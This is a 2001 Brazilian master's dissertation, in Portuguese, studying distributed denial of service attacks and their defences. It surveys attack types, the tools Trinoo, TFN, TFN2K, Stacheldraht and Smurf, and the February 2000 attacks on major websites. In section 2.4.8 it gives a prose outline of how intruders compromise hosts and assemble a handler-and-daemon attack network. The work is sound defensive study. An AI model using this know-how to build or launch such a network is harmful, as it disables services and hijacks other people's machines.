UNIVERSIDADE FEDERAL DE SANTA CATARINA
PROGRAMA DE PÓS-GRADUAÇÃO EM CIÊNCIAS DA COMPUTAÇÃO

Roberto Carlos Dariva

Distributed Denial of Service – um estudo de caso para plataformas Linux e Windows

Dissertação submetida à Universidade Federal de Santa Catarina como parte dos requisitos para a obtenção do grau de Mestre em Ciência da Computação.

Prof. Dr. Carlos Becker Westphall

Florianópolis, dezembro de 2001

Distributed Denial of Service – um estudo para plataformas Linux e Windows

Roberto Carlos Dariva

Esta dissertação foi julgada adequada para a obtenção do título de mestre em Ciência da Computação – Área de Concentração Sistemas de Computação e aprovada em sua forma final pelo Programa de Pós-Graduação em Ciência da Computação.

Prof. Dr. Fernando A. O. Gauthier
Coordenador do curso

Banca Examinadora

Prof. Dr. Carlos Becker Westphall
Orientador

Prof. Dr. Vitório B. Mazzola

Profª. Dra. Carla Merkle Westphall

Prof. Dr. Carlos Maziero

AGRADECIMENTOS

Ao Professor Carlos Becker Westphall pela orientação e compreensão.

Ao colega Mauro Ramos pela disponibilização do seu ambiente para a realização dos testes e colaboração nesse trabalho.

À colega Anna Lúcia pela participação e pela força.

Aos professores Vitório Mazzola, Carlos Maziero e Carla Westphall pelas sugestões de melhoria.

Aos colegas que evitaram os convites para festas entre agosto e dezembro de 2001.

À Marcia Murata, pelos ataques testes disparados contra seu computador e por suas opiniões valiosas.

À "bola de pêlo", minha gata persa, que ficou todas as noites em cima do meu computador, enquanto eu estudava.

À Tesla, por entender meu desgaste físico.

À Nina, que reclamou muito por ter perdido prioridade para este trabalho, mas mesmo assim apoiou.

Sumário

Lista de Figuras

Lista de Tabelas

Lista de Abreviaturas

BGP	- *Border Gateway Protocol*
CA	- *CERT Advisor*
CD	- Compact Disc
CERT	- *Computer Emergency Response Team*
CPU	- *Central Processing Unit*
DAT	- *Digital Audio Tape*
DNS	- *Domain Name Server*
DoS	– *Denial of Service*
DDoS	– *Distributed Denial of Service*
FBI	- *Federal Bureau of Investigation*
FTP	- *File Transfer Protocol*
GB	- *Giga Bytes*
HD	- *Hard disk*
ICMP	- *Internet Control Message Protocol*
IDE	- *Integrated Development Enviroment*
IP	- *Internet Protocol*
IPO	- *Initial Public Offerring*
IRC	– *Internet Relay Chat*
ISAC	- *Information Sharing and Analysis Center*
ISP	- *Internet Service Provider*
IT	- *Information Technology*
KBPS	- *KiloBits per second*
MB	- *Mega bytes*
MHZ	- *Mega Hertz*
NIPC	- *National Infrastructure Protection Center*
NSA	- *National Security Agency*
NSP	- *Network Service Providers*
PANIX	- *Public Access Networks Corporations*

POP	- *Post Office Protocol*
RFC	- *Request For Comment*
RID	- *Remote Intrusion Detector*
RIP	- *Routing Information Protocol*
SANS	- *System Administration, Networking, and Security*
SMTP	- *Simple Main Transfer Protocol*
SNMP	- *Simple Network Management Protocol*
SSH	- *Secure Shell*
SSL	- *Secure Socket Layer*
TCP	- *Transfer Control Protocol*
TCP/IP	- *Transfer Control Protocol / Internet Protocol*
TFN	- *Trible Flood Network*
TFN2K	- *Trible Flood Network versão 2000*
UDP	- *User Datagram Protocol*
UNICTRAL	- *United Nations Commission on International Trade Law*
WWW	- *World Wide Web*

Resumo

O presente trabalho tem como objetivo principal testar algumas ferramentas de ataque distribuído de negação de serviço (*distributed denial of service*), e propor algumas práticas para reduzir seu impacto em servidores Linux e Windows.

Em relação aos aspectos teóricos, são apresentados os principais conceitos, motivos de ataques, algumas recomendações preventivas contra ataques, além de ferramentas utilizadas e como a legislação trata os crimes "cibernéticos".

O estudo de caso realizado mostra que ferramentas criadas há quase três anos, ainda hoje, podem causar problemas a servidores de rede, conectados à Internet. Duas ferramentas foram testadas com alguns sistemas operacionais e, com base no comportamento desses sistemas, durante os ataques foi desenvolvida uma proposta para minimizar os danos causados por estes tipos de ataques.

Abstract

This work has as its main objective to test a few distributed denial of service tools, and to propose recommendations and practices to reduce its impacts on Linux *and Windows servers.*

As for theoretical aspects, this work presents the main concepts, reasons of attacks, and recommendations against attacks are presented as well as the tools that can be used, and also, all legal aspects regarding "cyber crimes".

This case study shows that tools created 3 years ago can still damage network servers connected to the Internet. Two of these tools have been tested with a few operational systems and, based on the behaviors of these systems during the attacks, a proposal has been developed, in order to minimize the actual damages caused by these kinds of attacks.

1. Introdução

Os problemas com segurança já existiam antes da popularização da Internet, mas juntamente com o crescimento dela, houve o crescimento da disponibilização de serviços, da conexão de servidores e micros e das vulnerabilidades. Os fabricantes lançam novas versões de softwares, para corrigir vulnerabilidades, mas geralmente qualquer versão apresenta vulnerabilidades.

As melhorias tem sido buscadas não somente nos software, mas também nos protocolos. Num dos mais famosos incidentes, em 1994, Kevin Mitnick, utilizando uma falha do protocolo TCP, invadiu o sistema do especialista em segurança Tsotomu Shimomura e roubou diversos softwares. Após dois meses de caçada, Mitnick foi finalmente preso, em uma operação que envolveu a NSA e o FBI. Hoje Mitnick está em liberdade condicional e trabalhando como consultor de segurança.

É provável que vulnerabilidades e correções sempre existirão e estarão ligadas, e que os consultores de segurança sempre terão espaço para trabalhar. O mundo está em rede e cada vez mais transações comerciais são efetuadas pela Internet. Os sistemas estão acessíveis de qualquer lugar, de qualquer micro computador com modem e linha telefônica e a única maneira de manter um micro computador totalmente seguro, é deixando-o desligado e inoperante.

1.1. Motivação

Ataques de negação de serviços ficaram amplamente conhecidos após o ataque de fevereiro de 2000, contra alguns dos websites mais famosos do mundo. O fato de ser um tipo de ataque, teoricamente, indefensável, por continuar sendo utilizado nos dias atuais contra empresas e instituições e por não requerer muita habilidade do atacante, inspirou a realização deste estudo.

1.2. Objetivos gerais e específicos

Como objetivos gerais deste trabalho, ressalta-se estudar e conhecer os ataques de negação de serviços e as maneiras de prevenção e proteção. Já os objetivos específicos, estão voltados ao emprego de práticas que colaborem na proteção contra ataques, detectem ocorrências e evitem ou minimizem a indisponibilidade dos serviços.

1.3. Trabalhos correlatos

Em setembro de 1996, o CERT Coordination Center [01], já tinha publicado um aviso sobre ataques por *SYN Flooding*, apresentando suas características e recomendando algumas ações para aumentar a proteção. No mesmo mês, aconteceu um dos mais famosos ataques de negação de serviço, disparado contra a *Public Access Networks Corporations* (PANIX), um provedor de acesso de Nova York, causando a recusa de serviço de acesso à mais de 6.000 indivíduos e 1.000 empresas, pela exploração de fraquezas inerentes aos protocolos TCP/IP, conforme relatado no livro Hackers Expostos [30].

No ano seguinte o CERT [02] viria a publicar outro aviso, sobre ataques de negação de serviços, explicando como ocorrem os ataques e o que deveria ser feito para se proteger.

O incidente de **Minnesota** é mencionado por Sven Dietrich em [03], onde o autor destaca como funcionou este ataque distribuído de negação de serviços e menciona também, que num ataque distribuído, tem-se o DDoS *Handler* e os DDoS *agents*, que geralmente são instalados seguindo-se um padrão [04]. O incidente **Universidade de Minnesota** teve como ferramenta de ataque o Trin00 [03].

Simsom Garfunkel [31] menciona a fragilidade das linguagens Java e Javascript por permitir que recursos do sistema sejam alocados, e depois não impõem limites na alocação de tais recursos. Já Leonardo Scudere em seu artigo "Guia de Referências sobre Ataques via Internet" [32] apresenta e descreve alguns dos principais tipos de ataques e a arquitetura

de um ataque de negação de serviço, com os componentes e passos para a construção de uma rede a ser utilizada num ataque.

Os autores mencionam os diversos tipos de ataques. Muitos agem de maneira semelhante, mas sempre com suas características. Dentre os ataques existentes, podemos citar:

- *Bonk* [04] – explora deficiência em certas implementações do protocolo IP. Os pacotes IP são fragmentados antes da transmissão e, algumas vezes, alguns dos pacotes não utilizam a sua capacidade máxima, deixando lacunas. O ataque bonk utiliza essas lacunas para confundir o sistema, dificultando a construção da informação, através do reagrupamento dos pacotes.
- *Ping of Death* [04] – age enviando pacotes ICMP Echo request (ping) com mais de 4000 *bytes*, gerando uma exceção no núcleo do sistema operacional destinatário (*buffer overflow*) e fazendo a comunicação parar.
- *Land* [04] - faz solicitações à vítima, com o endereço de origem da própria vítima, fazendo com que ela comunique-se consigo mesma, até esgotar seus recursos.
- *SYN Flood* [04] [10] [11] – TCP é um protocolo orientado á conexão, isso quer dizer que antes de mais nada, ele estabelece uma sincronização entre as partes, para depois realizar a comunicação. Este ataque envia uma solicitação de sincronização (pacote SYN) e a vítima responde com um pacote ACK SYN, e espera por mais ou menos dois minutos, por uma confirmação do solicitante, porém esse ataque realiza "IP *spoofing*"; ou seja, ao enviar a requisição de conexão, ele falsifica seu endereço de origem, fazendo com que a vítima não receba a confirmação de sincronização. O objetivo do ataque é abrir conexões, até usar todos os recursos do sistema vítima.
- *Trinoo* [05] [09] [13] utiliza técnica de *flood* UDP para ataque.
- *Tribe Flood Network* [05] [09] – este ataque, na verdade, é uma junção de vários ataques, que permite ao atacante, escolher qual tipo de ataque vai disparar contra a vítima.
- *TFN2K* [05] [09] – é uma versão melhorada do *Tribe Flood Network*.

- *Stacheldraht* [05] [09] – é outra variante do TFN. Realiza *flood* ICMP, UDP e TCP SYN.
- *Smurf* [06] [07] [08] [10] [12] – envia solicitação ICMP ECHO Request, com endereço falso para um *broadcast* da rede, fazendo com que sejam recebidos e respondidos por todas as estações da rede, gerando um alto volume de tráfego.
- *Shaft* [09] [42] – também realiza ataques de *flood* ICMP, UDP e TCP SYN.
- *Mstream* [09] [28] – ataca a vítima com inundações de pacotes TCP.
- *Trinity* [09] – usa como técnica de ataque *flood* TCP SYN.
- *Slashdot effect* [10] - um alto volume de tráfego é direcionado para um website, fazendo com que o webserver não suporte tanta conexão.
- *Fraggle* [11] – uma variação do ataque *Smurf*, que usa ataque por pacotes UDP.
- dentre outros.

Algumas soluções já foram apresentadas, cada uma com suas particularidades, como a solução *Nozzle*, que age semelhante a um *firewall* [04]; o RID (*remote intrusion detector*) detecta programas como *Trinoo*, *TFN* e *Stacheldraht* [22]; o *Egressor* que faz *egress filtering*, envitando que endereços IP falsificados saiam de uma rede, ajudando a prevenir que sua máquina seja um colaborador inconsciente de um ataque DDoS, evitando assim, que pacotes IP, com o endereço de origem falsificados saiam da sua rede [29]; o *Client Puzzle*, que pode ser utilizado para proteger servidores SSL; *o BindView RAZOR Team* [33] apresenta algumas táticas de defesa contra ataques DDoS e até mesmo contra-ataque.

Certos autores apresentam algoritmos para ajudar na proteção contra ataques de negação de serviços, Andrew Barkley [14] apresenta a proposta *testbed*, com um simples algoritmo, que não só monitora, mas também prevê possíveis ataques. Porém a grande maioria concorda que uma iniciativa básica é manter os sistemas e a rede de computadores configuradas de acordo com as RFC apresentadas pelo RFC Editor [34] e os melhoramentos sugeridos pelo CERT [35] como desativação de todos os serviços não utilizados, adoção de boa política de segurança, softwares atualizados, com monitoração dos sistemas e atualização dos profissionais responsáveis.

Segundo Stuart McClure [30], alguns especialistas em segurança teorizam que é possível lançar um ataque DoS contra a própria Internet, manipulando informações de roteamento por meio do BGP (*Border Gateway Protocol*), empregado extensivamente pela maioria dos provedores de *backbone* de Internet.

1.4. Organização do trabalho

O trabalho é dividido em duas grandes partes, uma teórica e outra prática, o estudo de caso. No capítulo 2, apresenta-se a negação de serviços em redes de computadores e aborda-se os conceitos, motivos de ataques, tipos de ataques, ferramentas, prevenção contra estes ataques e como a lei no Brasil está caminhando para combater os crimes digitais.

No capítulo 3, são apresentadas e testadas, duas das principais ferramentas de *distributed denial of service* (DDoS), *Trinoo* e *TFN2K*. Apresenta-se como instalar e configurar estas ferramentas e os testes realizados em sistemas operacionais Windows 98, Windows 2000 *server* e Linux Red Hat. Finalizando, são testadas e apresentadas algumas ferramentas para localizar softwares de ataque DDoS e propõe-se algumas práticas para minimizar os efeitos de ataques DDoS em servidores Windows e Linux.

O capítulo 4, contém a conclusão do trabalho e o capítulo 5, as referências bibliográficas.

2. Negação de Serviço em Redes de Computadores

Muito dinheiro gasta-se para se recuperar de um ataque ou mesmo para se prevenir dele. E os ataques de negação de serviço não são diferentes.

2.1. *Denial of Service* (DoS)

"*Denial of Service* (DoS) ou negação de serviço, é um tipo ataque designado a tornar um computador ou uma rede de computadores, incapacitados de prover serviços normalmente." [21].

Se este ataque for disparado de maneira distribuída, daí teremos um DDoS.

2.2. *Distributed Denial of Service* (DDoS)

"*Distributed Denial of Service* (DDoS) utiliza muitos computadores para criar um ataque DoS, contra um ou mais alvos. Usando a tecnologia Cliente/Servidor, o criminoso é capaz de multiplicar a efetividade do DoS significativamente, reunindo os recursos de múltiplos computadores cúmplices inconscientes que servem como plataforma de ataque.

Tipicamente um programa DDoS mestre é instalado em um computador, com uma senha roubada. O programa mestre, na hora designada, comunica-se com os programas agentes, instalados em quaisquer computadores na Internet. Os agentes, quando recebem o comando, iniciam o ataque. Utilizando a tecnologia Cliente/Servidor, o programa mestre pode iniciar centenas ou até milhares de programas agentes em segundos" [21].

O atacante é a pessoa que comanda os *handlers* ou *masters*, softwares que rodam em algum(s) computador(es), que por sua vez comunicam-se com os *daemons*, softwares que rodam no mesmo computador do *handler* ou em algum computador remoto e são os responsáveis por disparar o ataque contra a vítima, conforme apresentado na figura 01.



Figura 01: Atacante envia comandos para *master/handler* que comanda *daemons*.

Geralmente estes ataques possuem algumas das características citadas abaixo, pelo CERT [20]:

- ➔ tentativa de inundação de uma rede, evitando, com isso, tráfego legítimo na rede;
- ➔ tentativa de interrupção de conexão entre duas máquinas, evitando, assim, o acesso aos serviços;
- ➔ tentativa de impedir um indivíduo particular de acessar um serviço;
- ➔ tentativa de interrupção de serviço para um sistema ou pessoa específica;

2.3. Motivos de Ataques

Existem muitas razões para se disparar um ataque distribuído de negação de serviços, o *Security Portal* [19] menciona os principais:

Curiosidade - alguns agressores apenas testam ou brincam com ferramentas que eles pegam na Internet, e realmente não causam a quantidade de danos que podem causar.

Malícia - alguns agressores não concordam com políticas corporativas, ou com o esquema de cores utilizados no *website* e atacam-no, sem uma razão específica.

Ganho financeiro - este é um verdadeiro pesadelo potencial, por exemplo, uma companhia pode ser atacada por demorar para iniciar um serviço *on line*, ou por descrédito. Agressores talvez sejam pagos por concorrentes ou estão tentando manipular preços.

Além destes ataques, pode-se citar ainda o fato de agressores novatos desejarem ganhar destaque no meio "*hacker*", então, tentam atacar algum *website* para impressionar seus colegas; outro motivo de ataque, é para armazenar dados ou instalar programas, como programas de conversação, como IRC (*Internet Relay Chat*), dentre outros.

2.4. Tipos de Ataques

Na Segunda semana de **fevereiro de 2000**, ocorreram os **ataques** distribuídos de negação de serviço **mais significativos da história**, até então. Alguns dos maiores *websites* do mundo, dentre eles **Yahoo, Amazon, CNN.com, eBay e Buy.com**, foram atacados e durante horas tiveram dificuldades de manter sua operação normal, tendo alguns até parado de funcionar ou saído do ar durante este período [15].

Um porta-voz do Yahoo disse que o ataque foi tão rápido e intenso que eles não puderam redirecionar o tráfego. O ataque começou às 10:30h (*Pacific Standard Time*) e somente às 13:30h, é que a empresa começou a restaurar o tráfego, através do uso de filtros que removia a maioria do tráfego hostil. Até este episódio, nunca tinha-se visto um ataque de tamanhas proporções. No *website* da Amazon, segundo Bill Curry, seu porta-voz, o tráfego ficou extremamente lento, mas ainda assim, era possível efetuar uma compra. Segundo o porta-voz, um grande volume de lixo foi direcionado contra o *website* da Amazon, o que causou o problema durante algumas horas. Já a Buy.com que havia acabado

de fazer seu IPO (*Initial Public Offerring*) e colocado suas ações na bolsa, ficou inoperante por 3 horas. Enquanto que o ataque direcionado à CNN, foi o maior desde o lançamento do seu primeiro *website* em 1995 [16].

Na CNN o problema não foi a falta de filtragem de pacotes, os roteadores estavam filtrando, porém estavam tão sobrecarregados que comprometeram-se. A solução foi colocar a filtragem num super roteador, fora do *website*, disse Paul Holbrook, diretor de tecnologia Internet da CNN, em matéria publicada no *website* da CNN [17].

A **Cnet news** publicou uma tabela com dados sobre os *websites* sob ataque [18]:

Empresa	Hora do ataque	Duração aproximada
Yahoo	10:20 de Segunda	3 horas
Buy.com	10:50 de Terça	3 horas
EBay	15:20 de Terça	90 minutos
CNN.com	16:00 de Terça	110 minutos
Amazon.com	17:00 de Terça	1 hora
ZDNet	06:45 de Quarta	3 horas
E*Trade	05:00 de Quarta	90 minutos
Datek	06:35 de Quarta	30 minutos

Tabela 01: Status dos ataques de fevereiro de 2000.

Segundo o CERT [19], ataques de negação de serviços têm uma variedade de formas e miram uma variedade de serviços, conforme descrito a seguir. Há basicamente três tipos de ataques:

- ➔ consumo de recursos escassos, limitados ou não renováveis;
- ➔ destruição ou alteração da informação de configuração;
- ➔ destruição física ou alteração de componentes de rede.

2.4.1. Consumo de Recursos Escassos

"Computadores e redes precisam de certos recursos para operar: banda de rede, memória e espaço em disco, tempo de CPU, estrutura de dados, acesso a outros computadores e redes, e certos recursos ambientais como refrigeração ou até mesmo água" [19]. Segundo MacClure [30], os ataques de consumo de recursos diferem dos ataques de consumo de largura de banda, porque se concentram em consumir recursos de sistema e não de rede.

2.4.2. Conectividade de Rede

"Ataques de negação de serviço são freqüentemente executados contra conectividade de rede. O objetivo é evitar *hosts* ou redes de computadores de se comunicarem. Um exemplo deste tipo de ataque é o ataque "*SYN flood*" [19]. Neste tipo de ataque, o atacante inicia o processo de estabelecimento de uma conexão com a máquina vítima, mas evita a finalização da conexão. Enquanto isso, a máquina vítima reserva uma, de um número limitado de estruturas de dados necessárias para completar a conexão iminente. O resultado é que conexões legítimas são negadas, enquanto a máquina vítima espera para completar falsas conexões".

"Pode-se verificar que este tipo de ataque não depende do que o atacante é capaz de consumir em sua banda de rede. Neste caso, o invasor está consumindo estruturas de dados do *kernel* envolvido no estabelecimento de uma conexão. A implicação é que um intruso pode executar seu ataque de uma conexão *dial-up* contra uma máquina em uma rede distante (este é um bom exemplo de um ataque assimétrico)" [19].

2.4.3. Usando seu Próprio Recurso Contra Você

"Um intruso também pode usar seu próprio recurso contra você de um jeito inesperado. Neste ataque, o intruso pode usar falsos pacotes UDP, para conectar o serviço

"*echo*" numa máquina e para carregar o serviço em outra máquina. O resultado é que os dois serviços consomem toda a banda de rede disponível entre ambos. Assim, a conectividade de rede para todas as máquinas na mesma rede, como também das máquinas alvo, podem ser afetadas" [19].

2.4.4. Consumo de Largura Banda

"Um intruso também pode consumir toda a largura de banda disponível em sua rede, pela geração de um grande número de pacotes direcionados à sua rede. Tipicamente, estes pacotes são pacotes **ICMP ECHO**, mas em princípio eles podem ser qualquer coisa. Além disso, o intruso não precisa operar de uma única máquina, ele pode coordenar ou optar por várias máquinas em diferentes redes, para alcançar o mesmo efeito" [19].

Dois cenários são apresentados no livro *Hackers Expostos* [30]: no primeiro, o atacante possui mais largura de banda que o alvo e assim, pode inundar o enlace de rede da vítima; enquanto que no segundo cenário, o atacante possui uma largura de banda menor, porém realiza um ataque distribuído, com o auxílio de vários agentes distribuídos pela Internet.

2.4.5. Consumo de Outros Recursos

"Em adição a banda de rede, intrusos podem consumir outros recursos que seus sistemas precisam para operar. Por exemplo, em muitos sistemas, um número limitado de estruturas de dados são disponíveis para manter informações de processos (identificadores de processos, tabelas de processos, *slots* de processos etc.). Um intruso pode consumir estas estruturas de dados, escrevendo um simples programa ou *script* que não faz nada, mas repetidamente faz cópias de si mesmo. Muitos sistemas operacionais modernos têm meios de cota para proteção contra este problema, mas não fazem tudo. Além disso, mesmo que a tabela de processos não esteja preenchida, a CPU pode ser consumida, pelo grande número de processos e o tempo associado gasto, alternando processos" [19].

Um intruso também pode tentar consumir espaço em disco de outras maneiras, incluindo [19]:

- ➔ geração de números excessivos de mensagens de *mail*;
- ➔ geração de erros intencionalmente que devem ser "logados";
- ➔ inserção de arquivos em áreas de FTP anônimo ou rede compartilhada.

Em geral, qualquer coisa que permita gravar dados no disco, pode ser usada para executar um ataque de negação de serviço, se não há limites na quantidade de dados que podem ser gravados.

Muitas empresas possuem suas políticas de segurança e é comum o bloqueio de uma conta após 3 ou 5 tentativas falhas de *login*. Um intruso pode usar este esquema, digitando senhas erradas por vezes consecutivas, para evitar que usuários legítimos conectem-se. Em alguns casos, até as contas privilegiadas, tal como "root" e "administrator", podem ser submetidas a este tipo de ataque. Tenha certeza que você tem um método, para ganhar acesso para os sistemas sob circunstâncias emergenciais. Consulte o fornecedor do seu sistema operacional ou o manual do sistema para detalhes sobre meios de bloqueio e procedimentos emergenciais. Um intruso pode causar a parada do seu sistema ou instabilidade, enviando dados inesperados pela rede.

Se seus sistemas experimentam situações de travamento sem causa aparente, isso pode ser o resultado deste tipo de ataque.

Há outras coisas que podem ser vulneráveis para DoS que você pode desejar monitorar. Isso inclui [19]:

- ➔ impressoras;
- ➔ dispositivos de fita ou armazenamento;
- ➔ conexões de rede;
- ➔ outros recursos limitados e importantes para a operação de sua organização.

2.4.6. Destruição ou Alteração de Informações de Configuração

"Um computador configurado erroneamente pode não operar bem ou pode não operar simplesmente. Um intruso pode alterar ou destruir informações de configuração que impedem o uso do computador ou da rede.

Por exemplo, se um intruso pode mudar a informação de rota em seus roteadores, sua rede pode ficar incapacitada. Se um intruso modificar o registro numa máquina Windows NT, certas funções podem ficar indisponíveis" [19].

2.4.7. Ataques de Roteamento e DNS

Neste tipo de ataque, o invasor manipula entradas de tabelas de roteamento para negar serviço a sistemas e redes legítimos. A maioria dos protocolos de roteamento como o **RIP** (*Routing Information Protocol*) v1 e o **BGP** (*Border Gateway Protocol*) v4 possui autenticação fraca ou inexistente, um cenário perfeito para que rotas sejam alteradas. Nos ataques de roteamento, o atacante direciona o tráfego para um "buraco negro" ou para algum endereço inexistente e nos ataques de **DNS** o atacante altera a configuração da tabela de **DNS**, direcionando o usuário que solicitou determinado endereço para o seu *website* ou para algum "buraco negro" [30].

2.4.8. Destruição Física ou Alteração de Componentes de Rede

Uma preocupação primária com este tipo de ataque é a segurança física. Deve-se prevenir contra um acesso não autorizado aos computadores, roteadores, instalações de rede, backbone de rede, força e estações de resfriamento, e qualquer outro componente crítico de sua rede.

"Segurança física é o primeiro componente na prevenção contra muitos tipos de ataques, inclusive, negação de serviço. Para informações sobre segurança física dos

componentes de sua rede, o **CERT** encoraja consulta aos departamentos legais locais ou nacionais ou a companhias privadas de segurança" [19].

Quando um intruso está num computador, no qual deve instalar *handlers* e *daemons*, geralmente segue um padrão simples [05]:

1. Uma conta roubada é configurada como um repositório para versões pré-compiladas de ferramentas de varredura (*scanning*), ferramentas de ataque (por exemplo *buffer overrun exploit*), *root kits* e *sniffers*, DDoS *handler* e programas *daemons*, lista de vulnerabilidades e *hosts* previamente comprometidos, dentre outros.
2. Uma varredura é executada em larga escala em blocos da rede para identificar alvos potenciais. Alvos incluiriam sistemas rodando vários serviços, conhecidos por ter falhas de segurança de *buffer overflow* remotamente exploráveis, tais como "wu-ftpd", serviços "RPC" para "cmsd", "stadt", "ttdb-serverd", "amd" etc.
3. Uma lista de sistemas vulneráveis é então usada para criar um *script* que execute o *exploit* (software pronto que explora alguma vulnerabilidade), instale um *shell* rodando sob a conta *root* que escuta numa porta TCP e conecta esta porta para confirmar sucesso do *exploit*.
4. Desta lista de sistemas comprometidos, subconjuntos com a arquitetura desejada são escolhidos para formar uma rede *Trinoo*. Binários pré-compilados de *daemons* DDoS e programas *handlers* são criados e armazenados na conta roubada em algum lugar da Internet.
5. Um *script* então é executado e obtém essa lista de um sistema "owned" e já produz outro *script* para automatizar o processo de instalação, executando cada instalação em *background* de maneira multi-tarefa. O resultado dessa automação, é a habilidade de atacantes configurarem a rede de ataque de negação de serviço, num curto espaço de tempo, em sistemas de usuários que não desejariam realizar ataque algum.

6. Opcionalmente, um "root kit" é instalado no sistema para esconder a presença de programas, arquivos e conexões de rede. Isto é o mais importante no sistema *handler*, sendo estes sistemas chaves para o ataque de rede DDoS.

2.5. Ferramentas

As ferramentas para ataques de DoS e DDoS geralmente são desenvolvidas por anônimos, que identificam-se por apelidos (*nicks*) e as distribuem pela Internet, possibilitando que pessoas mal intencionadas, sejam *hackers* experientes ou novatos, as utilizem e causem danos as suas vítimas. Geralmente estas ferramentas seguem uma mesma arquitetura, conforme figura 01. Abaixo descreve-se algumas das principais ferramentas utilizadas para realizar ataques de negação de serviço.

2.5.1. *Trinoo*

"**Trin00** foi a primeira ferramenta largamente conhecida. Usa *flooding* **UDP** como estratégia de ataque. O acesso aos ***handlers*** é simplesmente feito por uma conexão **TCP** com o *host* mestre. O mestre comunica-se com os ***daemons*** usando simples pacotes **UDP**" [13].

2.5.2. Tribe Flood Network

TFN foi escrito em 1999 por alguém, usando o pseudônimo "Mixter". Em adição ao *flooding* **UDP** do **Trin00**, permite também **TCP SYN** e **ICMP** *flood*, tão bem quanto ataques **smurf** (ataque que envia pacotes **ICMP ECHO REQUEST** com um endereço de origem falso para um ou mais endereço *broadcast* de rede). *Handlers* são acessados usando conexão TCP padrão como telnet ou ssh. Outras alternativas são ferramentas de *tunneling* **ICMP** como **LOKI** [23][24]. "A Communicação entre os ***handler*** e os ***daemons*** é efetuada com pacotes **ICMP ECHO REPLY** que são mais difíceis de detectar que pacotes **UDP** e podem freqüentemente ultrapassar barreiras de sistemas de *firewall*" [25].

2.5.3. TFN2K

TFN2K é o sucessor para o **TFN** e também foi escrito por "Mixter". "Incorpora um número de aperfeiçoamentos, como comunicação criptografada entre componentes que fazem com que seja mais difícil detectar o **TFN2K** pela varredura da rede. Os ***handlers*** e ***daemons*** agora podem se comunicar usando **ICMP, UDP** ou **TCP**. O protocolo pode mudar para cada comando e usualmente é selecionado randomicamente. Há outra forma de ataque chamada "ataque **TARGA**". **TARGA** funciona enviando pacotes **IP mal formados**, ato conhecido como **SLOW DOWN**. Outra opção é o chamado ataque **MIX**, que mixa ***floods*** **UDP, SYN e ICMP ECHO REPLY**" [26].

2.5.4. Stacheldraht

"**Stacheldaht** parece ser baseado na primeira versão do **TFN** e é o esforço para eliminar alguns dos seus pontos fracos. A comunicação entre *handlers* e *daemons* é feita via **ICMP** ou **TCP**. O controle remoto de uma rede **stacheldraht** é estabelecido usando um simples cliente, que usa criptografia de chave assimétrica para comunicação entre si e o *handler*. Semelhante ao **TFN**, o **Stacheldraht** apresenta três formas de ataque: ***flooding*** **ICMP, UDP e TCP SYN**. Uma funcionalidade característica do **Stacheldraht** é sua habilidade para apresentar atualizações do *daemon* automaticamente" [27].

2.5.5. Smurf

O ataque **Smurf** usa o chamado amplificador de *sites* para multiplicar a soma do tráfego que alcança o destino. Estes ataques enviam pacotes **ICMP ECHO REQUEST** com um endereço de origem falso (*spoofed sender*), para um ou mais endereços *broadcast* de rede. Os pacotes são recebidos e respondidos para todas as estações conectadas na subrede. As respostas são enviadas diretamente para o falso endereço de origem, de um destino de ataque. Normalmente são dirigidos para congestionar as conexões de rede local alvo. Freqüentemente até as linhas de ISP (*Internet Service Provider*) que o alvo está

conectado, ficam sobrecarregadas. Esta classe de ataque golpeia todos os tipos de alvos, não importa se roteadores ou *hosts*. Na maior parte do tempo são usados contra *webservers*.

Os efeitos de um ataque provocam tipicamente uma grande utilização da rede e do sistema (ambos software e hardware) que tem que se dividir e descartar os pacotes de chegada. Não é baseado num *bug*, embora muitas pessoas hoje pensam que subredes que permitem *broadcast* ping têm uma falha de configuração [06][07][08].

2.5.6. "Efeito *Slashdot*"

"A frase "efeito *slashdot*" tem sido usada para indicar um *webserver* ou *website* que tem sido sobrecarregado por um alto volume de chegada de tráfego, freqüentemente é o resultado de uma página ou *link*" [10]. Por exemplo, quando um *website* divulga uma notícia e insere um *link* para um *website*, isso pode gerar um alto volume de tráfego e o *website* pode não estar preparado para suportar. Não é considerado um ataque, mas pode causar negação de serviço.

